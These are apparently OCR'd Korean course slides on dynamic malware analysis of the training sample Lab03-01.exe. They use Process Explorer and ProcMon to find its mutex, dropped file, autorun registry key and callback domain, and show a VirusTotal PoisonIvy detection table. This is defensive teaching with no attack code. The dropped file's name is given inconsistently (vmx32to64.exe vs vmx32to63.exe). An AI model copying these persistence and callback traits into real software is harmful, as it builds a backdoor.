
- procexp 실행



실습5) Malware Analysis ①

❖ 동적 분석 – Process Explorer ②


- Process Explorer 동작 중, 의심되는 실행파일 실행



실습5) Malware Analysis ①

❖ 동적 분석 – Process Explorer ③


- 실행 프로세스의 핸들 리스트 확인
  - View > Lower Pane View > Handles



실습5) Malware Analysis ①

❖ 동적 분석 – Process Explorer ④


- Lab03-01.exe 를 실행하면 *WinVMX32*라는 이름의 Mutant를 생성하는 것을 알 수 있음
  - Mutant: Windows OS의 Mutex를 가리키는 명칭



실습5) Malware Analysis ①

❖ 동적 분석 – Process Explorer ⑤


- 실행 파일의 DLL 참조 리스트 확인
  - View > Lower Pane View > DLLs



실습5) Malware Analysis ①

❖ 동적 분석 – Process Explorer ⑥


- Lab03-01.exe를 실행하면 Windows Socket과 관련된 DLL을 참조함을 알 수 있음



실습5) Malware Analysis ①

❖ 동적 분석 – ProcMon ①


- ProcMon 실행



실습5) Malware Analysis ①

❖ 동적 분석 – ProcMon ②


- Filter를 통해 Target 실행 파일을 검사
  - 정적 분석을 통해, 실행 파일을 생성과 레지스터 값 변경의 동작 수행을 의심했음.



실습5) Malware Analysis ①

❖ 동적 분석 – ProcMon ③

- *VideoDriver*를 더블클릭하면, 이 레지스트리는 *vmx32to64.exe*가 생성함을 알 수 있음.



실습5) Malware Analysis ①

❖ 분석 결과 ①

- Lab03-01.exe 파일이 실행되면, *vmx32to63.exe*라는 파일을 생성하여 *VideoDriver* 라는 레지스트리 생성한다.
  - 확인: ProcMon
- 이 *VideoDriver*는 Windows OS가 실행되면 자동으로 동작한다.
  - 확인: bintext, ProcMon
- 이 동작은 *WinVMX32*라는 Mutex를 실행시켜 Socket 통신을 통한 데이터 전송이다.
  - 확인: bintext, Process Explorer
- 이 때 통신하는 곳은 *www.practicalmalwareanalysis.com*이다.
  - 확인: bintext

실습5) Malware Analysis ①

❖ 분석 결과 ②

- VirusTotal (https://www.virustotal.com/ko/)
  - 이미 보안 어플리케이션에 등록이 되었다면 VirusTotal을 통해 확인해 볼 수 있다.
  - 정적 분석 시, 미리 VirusTotal로 확인해도 된다.

Antivirus	Result	Update
ALYac	Generic.PoisonIvy.29390FBA	20170311
AVG	Win32/Agent.BB	20170313
AVware	Backdoor.Win32.Poison.Pg (v)	20170313
Ad-Aware	Generic.PoisonIvy.29390FBA	20170313
AegisLab	Backdoor.W32.Poison.aeclc	20170313
AhnLab-V3	Trojan/Win32.Poison.R2018	20170312
Antiy-AVL	Trojan[Backdoor]/Win32.Poison	20170313
Arcabit	Generic.PoisonIvy.D72CEFBA	20170313

실습6) Malware Analysis ②

❖ 실습 환경

- 시나리오
  - Malware로 의심 가는 실행 파일이 있다는 신고를 받고, 해당 파일을 수거했다.
  - 이 실행 파일이 하는 역할을 알아내자.

